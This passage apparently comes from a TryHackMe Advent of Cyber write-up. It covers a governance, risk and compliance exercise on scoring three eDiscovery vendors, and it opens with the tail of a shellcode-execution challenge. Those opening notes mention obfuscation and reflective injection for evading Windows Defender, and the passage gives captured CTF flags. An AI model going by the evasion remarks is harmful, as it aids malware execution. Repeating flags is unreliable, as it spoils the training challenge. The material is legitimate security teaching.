AOC{GOT_MY_ACCESS_B@CK007}
```

Important Notes

- The PowerShell script above is a demonstration of how shellcode can be executed using Windows APIs.
- Handling shellcode requires caution. Always perform such activities in a controlled, ethical, and legal environment.
- Security tools like Windows Defender can block such activities unless evasion techniques (e.g., obfuscation or reflective injection) are applied.

GRC Day 9: Nine o'clock, make GRC fun, tell no one.

McSkidy and Glitch: Choosing an eDiscovery Company

McSkidy and Glitch are in the process of hiring an eDiscovery company to handle forensic data for their investigation. Three companies have submitted bids for the project, and McSkidy and Glitch must perform a risk assessment to determine the company with the least risk.

Introduction to GRC

Governance, Risk, and Compliance (GRC) ensures organisations align their security practices with personal, regulatory, and legal obligations. GRC also ensures adherence to external regulations, depending on the sector.

Examples in the Financial Sector

1. **Reserve Bank Regulations**: Ensures banks meet minimum security levels to protect customer funds and information.

2. **SWIFT CSP**: Created after a $81M fraudulent transfer, SWIFT's Customer Security Programme ensures security for banks using its network.
3. **Data Protection**: Banks must comply with standards for handling sensitive customer information, often set by data regulators or central banks.

GRC helps translate external standards into internal practices, ensuring risk is managed to an acceptable level across the organisation. Below are the three core functions of GRC:

Governance

- Establishes the security strategy, policies, and standards.
- Aligns security practices with organisational goals.
- Defines roles and responsibilities for maintaining security.

Risk

- Identifies, assesses, quantifies, and mitigates risks to IT assets.
- Evaluates potential threats and vulnerabilities.
- Develops contingency plans to reduce risk to an acceptable level.

Compliance

- Ensures adherence to legal, regulatory, and industry standards.
- Examples: GDPR compliance or alignment with NIST/ISO 27001 standards.

Introduction to Risk Assessments

Risk assessments identify potential issues before they occur, allowing businesses to mitigate risks proactively. For McSkidy and Glitch, this ensures selecting an eDiscovery company with minimal risk.

Why Are Risk Assessments Done?

- Connect cybersecurity to overall business risk.
- Protect customer trust, reputation, and revenue.

For example, an online store with weak security risks losing customer data, reputation, and profits. A risk assessment identifies and addresses these vulnerabilities before they escalate.

Performing a Risk Assessment

A risk register tracks the mitigation process and open risks. Below are the steps involved:

1. Identification of Risks

Carefully assess the organisation's attack surface to identify risks such as:

- Unpatched web servers.
- High-privileged accounts without proper controls.
- Third-party vendors infected with malware.
- End-of-support systems still in production.

2. Assigning Likelihood to Each Risk

Quantify how probable a risk is to materialise using a scale (1-5):

- **Improbable**: May never happen.
- **Remote**: Very unlikely.
- **Occasional**: Likely to happen once.
- **Probable**: Likely to happen multiple times.
- **Frequent**: Regularly occurs.

3. Assigning Impact to Each Risk

Evaluate the potential impact of risk materialisation:

- **Informational**: Minimal impact.
- **Low**: Limited area impact; little to no revenue loss.
- **Medium**: Major revenue loss in one operational area.
- **High**: Significant revenue loss in multiple areas.
- **Critical**: Threatens organisational survival.

4. Risk Ownership

Assign owners to identified risks. Owners determine whether to mitigate, accept, or defer risks based on:

- Cost of closing the risk vs. potential losses.
- Periodic review of accepted risks to adjust for changes in cost or impact.

Internal and Third-Party Risk Assessments

Internal Risk Assessments

- Identify weak spots in internal security (e.g., outdated software).
- Direct resources to critical areas.
- Ensure compliance with regulations.

Third-Party Risk Assessments


- Evaluate the risks vendors, suppliers, or partners pose.
- **Example**: McSkidy and Glitch assess eDiscovery companies' security measures, compliance with data protection rules, and alignment with internal standards.
- Reduces supply chain risks and ensures sensitive data is protected.

Procuring a Partner

To select an eDiscovery partner, McSkidy and Glitch must:

1. **Create a risk assessment questionnaire**.
2. **Evaluate responses from potential third parties**.
3. **Make an informed decision based on risk ratings**.

This process ensures the investigation's integrity and minimises potential disruptions caused by weak third-party security measures.




Instructions

You'll be assessing three vendors based on their responses to security questions. For each vendor:

1. Review the vendor's responses to each security question
2. Identify potential risks based on their responses and add them to the Risk Register
3. For each risk:
   - Provide a clear description of the risk
   - Rate the Impact (1-4, where 4 is highest)
   - Rate the Likelihood (1-4, where 4 is highest)
4. The Risk Score is automatically calculated by multiplying Impact × Likelihood
5. The Vendor Risk Score is the sum of all Risk Scores for that vendor

Your goal is to identify the vendor with the lowest total risk score.

- ***Assessing the company with the questions and answers provided also giving the Impact and Likelihood level for the kind of Risk the company has.***



Add New Risk

1 Question 1 Select to assess | 2 Question 2 Select to assess | 3 Question 3 Select to assess

Question 1:
Data in transit and data at rest needs to be encrypted with AES encryption as a requirement for this project. What type of AES encryption does your company use for data in transit and data at rest?

Vendor's Response:
None for data in transit and AES-256 for data at rest


The absence of encryption for data in transit presents a significant security risk. Without encryption, data being transmitted over networks (whether public or private) is vulnerable to interception by malicious actors through techniques such

Impact Level: Low (Minor impact) | Medium (Moderate impact) | High (Significant impact) | [✓ Critical (Severe impact)]


Likelihood Level: Unlikely (Rare occurrence) | Possible (May occur) | [✓ Likely (Expected to occur)] | Very Likely (Almost certain)

Add Risk

- ***As per the event need to clock for the company with least risk score will give the flag so clicked on the 15 one and got the flag .***



Copper Wolf 3 identified risks				21 from 3 risks
	4	2	8	
	4	1	4	
Purple Tiger 3 identified risks	3	3	9	25 from 3 risks
	4	1	4	
	4	3	12	
Lavender Hydra 3 identified risks	3	1	3	15 from 3 risks
	4	2	8	



Congratulations!

You've successfully identified the vendor with the lowest risk score.

Your flag:

```
THM{R15K_M4N4G3D}
```